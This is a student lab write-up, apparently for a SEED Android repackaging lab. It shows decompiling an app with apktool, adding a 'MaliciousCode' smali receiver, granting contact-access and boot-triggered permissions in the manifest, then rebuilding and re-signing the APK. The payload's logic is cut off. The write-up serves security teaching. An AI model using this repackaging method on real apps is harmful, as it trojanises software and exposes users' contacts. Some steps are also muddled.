

# Android Repackaging Attack Lab

## Task 1: Obtain an Android App (APK file) and Install It

**Step 1:** Run *ifconfig* command in Android VM to know its ip address, we know following are its IP address. **Android VM:** 10.0.2.4

```
x86_64:/ $ ifconfig
lo          Link encap:Local Loopback
            inet addr:127.0.0.1  Mask:255.0.0.0
            inet6 addr: ::1/128 Scope: Host
            UP LOOPBACK RUNNING  MTU:65536  Metric:1
            RX packets:0 errors:0 dropped:0 overruns:0 frame:0
            TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1
            RX bytes:0 TX bytes:0

eth0        Link encap:Ethernet  HWaddr 08:00:27:c9:e5:b1
            inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
            inet6 addr: fe80::a00:27ff:fec9:e5b1/64 Scope: Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:34718 errors:0 dropped:0 overruns:0 frame:0
            TX packets:8440 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:51791134 TX bytes:671037

x86_64:/ $ █
```

**Step 2:** Check if any device is connected or not by command

*adb devices*

it returns no device record means no device is connected.

**Step 3:** Connect our Linux Ubuntu Machine with Android Machine to install app by using command:


*adb connect 10.0.2.4*

The output of it is *Connected to 10.0.2.4:555* means our connection between two devices is successfully establish.


**Step 4:** To install app **RepackagingLab** on android device remotely we use command:

*adb install RepackagingLab.apk*

The result shows *success* means successfully installed the apk file in android



**Step 4:** Swipe up apps menu to confirm that app exist in android device which we installed.




**Point to be Noted:** We get Repackaging.apk from seeds website and saved them in Android Folder.

## Task 2: Disassemble Android App


**Step 1:** Disassemble Android apk to inject malicious code inside it by using command:

*apktool d RepackagingLab.apk*



```
mid) in auto mode
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/rmiregistry to provide /usr/bin/rmiregistry (rmiregistry) in auto mode
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/pack200 to provide /usr/bin/pack200 (pack200) in auto mode
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/unpack200 to provide /usr/bin/unpack200 (unpack200) in auto mode
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/lib/jexec to provide /usr/bin/jexec (jexec) in auto mode
[09/18/22] seed@VM:~$ apktool d RepackagingLab.apk
I: Using Apktool 2.4.0-dirty on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[09/18/22] seed@VM:~$
```


**Step 2:** Open *RepackagingLab* and we can see a following files.



**Point to be Noted:** *smali code* can be understood by humans

### Task 3: Inject Malicious Code

**Step 1:** Put *Malicious Code smali* in com folder



Below is code inside malicious file

A screenshot of a terminal window titled 'seed@VM: ~/.../com'. The terminal displays the assembly code for the 'MaliciousCode.smali' file. The code defines a class 'Lcom/MaliciousCode;' that inherits from 'Landroid/content/BroadcastReceiver;'. It includes a constructor '()V' and a virtual method 'onReceive(Landroid/content/Context;Landroid/content/Intent;)V'. The constructor calls 'invoke-direct' to call the superclass constructor. The 'onReceive' method has a local variable 'p1' of type 'context' and calls 'invoke-direct' to call the superclass 'onReceive' method. The terminal output is as follows:

```
.class public Lcom/MaliciousCode;
.super Landroid/content/BroadcastReceiver;
.source "MaliciousCode.java"


# direct methods
.method public constructor <init>()V
    .locals 0

    .prologue
    .line 14
    invoke-direct {p0}, Landroid/content/BroadcastReceiver; -> <init>()V

    return-void
.end method

# virtual methods
.method public onReceive(Landroid/content/Context;Landroid/content/Intent;)V
    .locals 9
    .param p1, "context"    # Landroid/content/Context;
    "MaliciousCode.smali" [dos] 85L, 2400C
```

**Step 2:** Insert permissions to read or write contacts, broadcast receiver to trigger command



```
seed@VM: ~/RepackagingLab
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.mobiseed.repackaging" platformBuildVersionCode="23" platformBuildVersionName="6.0-2166767">

    <uses-permission android:name="android.permission.READ_CONTACTS" />
    <uses-permission android:name="android.permission.WRITE_CONTACTS" />
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />

    <application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/mobiseedcrop" android:label="@string/app_name" android:supportRtl="true" android:theme="@style/AppTheme">
        <activity android:label="@string/app_name" android:name="com.mobiseed.repackaging.HelloMobiSEED" android:theme="@style/AppTheme.NoActionBar">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <receiver android:name="com.MaliciousCode" >
            <intent-filter>
                <action android:name="android.intent.action.BOOT_COMPLETED" />
            </intent-filter>
        </receiver>
    </application>
</manifest>

~
```

## Task 4: Repack Android App with Malicious Code

**Step 1:** After inserting malicious file we rebuild apk using command:

*apktool b RepackagingLab*




```
ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Sep 18 13:05
seed@VM: ~

[09/18/22]seed@VM:~/RepackagingLab$ ls
AndroidManifest.xml  AndroidManifest.xml-backuo  apktool.yml  original  res  smali
[09/18/22]seed@VM:~/RepackagingLab$ vi AndroidManifest.xml

[1]+  Stopped                  vi AndroidManifest.xml
[09/18/22]seed@VM:~/RepackagingLab$ vi AndroidManifest.xml
[09/18/22]seed@VM:~/RepackagingLab$ cd ..
[09/18/22]seed@VM:~$ ls
Desktop  Downloads  Pictures  RepackagingLab  RepackagingLab.apk.zip  Videos
Documents  Music      Public    RepackagingLab.apk  Templates
[09/18/22]seed@VM:~$ apktool b RepackagingLab
I: Using Apktool 2.4.0-dirty
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
W: aapt: brut.common.BrutException: brut.common.BrutException: Could not extract resource: /prebuilt/linux/aapt_64 (defaulting to $PATH binary)
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...
[09/18/22]seed@VM:~$
```

We get RepackagingLab.apk file in dist folder of RepackagingLab



**Step 2:** Create public and private key with *keytool* command

```
[11/17/19]seed@VM:~/Android$ keytool -alias RepackagingLab -genkey -v -keystore mykey.keystore
Enter keystore password:
Keystore password is too short - must be at least 6 characters
Enter keystore password:
Re-enter new password:
```

**Step 3:** Download openjdk to run jarsigner

```
ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Sep 18 13:18
seed@VM: ~
sudo apt install openjdk-11-jdk-headless # version 11.0.16+8-0ubuntu1~20.04, or
sudo apt install openjdk-16-jdk-headless # version 16.0.1+9-1~20.04
sudo apt install openjdk-17-jdk-headless # version 17.0.4+8-1~20.04
sudo apt install openjdk-8-jdk-headless # version 8u342-b07-0ubuntu1~20.04

[09/18/22]seed@VM:~$ sudo apt install openjdk-11-jdk-headless # version 11.0.16+8-0ubuntu1~20.04
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  libfprint-2-tod1
Use 'sudo apt autoremove' to remove it.
Suggested packages:
  openjdk-11-demo openjdk-11-source
The following NEW packages will be installed:
  openjdk-11-jdk-headless
0 upgraded, 1 newly installed, 0 to remove and 416 not upgraded.
Need to get 223 MB of archives.
After this operation, 233 MB of additional disk space will be used.
Get:1 http://security.ubuntu.com/ubuntu focal-security/main amd64 openjdk-11-jdk-headless amd64 11.0.16+8-0ubuntu1~20.04 [223 MB]
59% [1 openjdk-11-jdk-headless 166 MB/223 MB 74%] 609 kB/s 1min 34s
```

## Step 4: Sign apk using previously created keys with jarsigner

```
ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Sep 19 10:22
seed@VM: ~/RepackagingLab
Is CN=Norin Salim, OU=FAST, O=FAST, L=ISLAMABAD, ST=CAPITAL, C=92 correct?
[no]:
What is your first and last name?
[Norin Salim]:
What is the name of your organizational unit?
[FAST]:
What is the name of your organization?
[FAST]:
What is the name of your City or Locality?
[ISLAMABAD]:
What is the name of your State or Province?
[CAPITAL]:
What is the two-letter country code for this unit?
[92]:
Is CN=Norin Salim, OU=FAST, O=FAST, L=ISLAMABAD, ST=CAPITAL, C=92 correct?
[no]: yes

Generating 2,048 bit DSA key pair and self-signed certificate (SHA256withDSA) with a validity of 90 days
for: CN=Norin Salim, OU=FAST, O=FAST, L=ISLAMABAD, ST=CAPITAL, C=92
[Storing mykey.keystore]
[09/19/22]seed@VM:~/RepackagingLab$
```



```
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/jrunscript to provide /usr/bin/jrunscript (jrunscript) in auto mode
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/jshell to provide /usr/bin/jshell (jshell) in auto mode
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/jstack to provide /usr/bin/jstack (jstack) in auto mode
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/jstat to provide /usr/bin/jstat (jstat) in auto mode
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/jstatd to provide /usr/bin/jstatd (jstatd) in auto mode
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/rmic to provide /usr/bin/rmic (rmic) in auto mode
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/serialver to provide /usr/bin/serialver (serialver) in auto mode
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/jaotc to provide /usr/bin/jaotc (jaotc) in auto mode
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/jhssdb to provide /usr/bin/jhssdb (jhssdb) in auto mode
[09/18/22]seed@VM:~$ jarsigner -keystore mykey.keystore RepackagingLab.apk seed
Enter Passphrase for keystore:
jar signed.
[09/18/22]seed@VM:~$
```

## Task 5: Install the Repackaged App and Trigger the Malicious Code

**Step 1:** Ping from both devices to check still devices are connected and result is false


```
rtt min/avg/max/mdev = 0.293/0.433/0.763/0.105 ms
[09/18/22]seed@VM:~$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data:
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.284 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.473 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.285 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.550 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=0.515 ms
64 bytes from 10.0.2.4: icmp_seq=6 ttl=64 time=0.470 ms
64 bytes from 10.0.2.4: icmp_seq=7 ttl=64 time=0.620 ms
64 bytes from 10.0.2.4: icmp_seq=8 ttl=64 time=0.516 ms
64 bytes from 10.0.2.4: icmp_seq=9 ttl=64 time=0.668 ms
64 bytes from 10.0.2.4: icmp_seq=10 ttl=64 time=0.968 ms
64 bytes from 10.0.2.4: icmp_seq=11 ttl=64 time=0.442 ms
64 bytes from 10.0.2.4: icmp_seq=12 ttl=64 time=0.210 ms
64 bytes from 10.0.2.4: icmp_seq=13 ttl=64 time=0.483 ms
64 bytes from 10.0.2.4: icmp_seq=14 ttl=64 time=0.621 ms
64 bytes from 10.0.2.4: icmp_seq=15 ttl=64 time=0.472 ms
64 bytes from 10.0.2.4: icmp_seq=16 ttl=64 time=0.556 ms
^C
--- 10.0.2.4 ping statistics ---
16 packets transmitted, 16 received, 0% packet loss, time 1521ms
rtt min/avg/max/mdev = 0.210/0.508/0.968/0.171 ms
[09/18/22]seed@VM:~$
```

```
From 10.0.2.4: icmp_seq=4 Destination Host Unreachable
From 10.0.2.4: icmp_seq=5 Destination Host Unreachable
From 10.0.2.4: icmp_seq=6 Destination Host Unreachable
From 10.0.2.4: icmp_seq=7 Destination Host Unreachable
From 10.0.2.4: icmp_seq=8 Destination Host Unreachable
From 10.0.2.4: icmp_seq=9 Destination Host Unreachable
From 10.0.2.4: icmp_seq=10 Destination Host Unreachable
From 10.0.2.4: icmp_seq=11 Destination Host Unreachable
From 10.0.2.4: icmp_seq=12 Destination Host Unreachable
From 10.0.2.4: icmp_seq=13 Destination Host Unreachable
From 10.0.2.4: icmp_seq=14 Destination Host Unreachable
From 10.0.2.4: icmp_seq=15 Destination Host Unreachable
From 10.0.2.4: icmp_seq=16 Destination Host Unreachable
From 10.0.2.4: icmp_seq=17 Destination Host Unreachable
From 10.0.2.4: icmp_seq=18 Destination Host Unreachable
From 10.0.2.4: icmp_seq=19 Destination Host Unreachable
From 10.0.2.4: icmp_seq=20 Destination Host Unreachable
From 10.0.2.4: icmp_seq=21 Destination Host Unreachable
From 10.0.2.4: icmp_seq=22 Destination Host Unreachable
From 10.0.2.4: icmp_seq=23 Destination Host Unreachable
From 10.0.2.4: icmp_seq=24 Destination Host Unreachable
^C
--- 10.0.2.15 ping statistics ---
25 packets transmitted, 0 received, +24 errors, 100% packet loss,
pipe 4
11x86_64: / $
```

**Step 2:** To check device connection there is another command:

*adb devices*


which shows any connected device but it returns nothing means no device is connected with **UBUNTU VM**



**Step 3:** Connect android and ubuntu vm by command:


*adb connect 10.0.2.4*

we can confirm connection from result we get list of attached devices



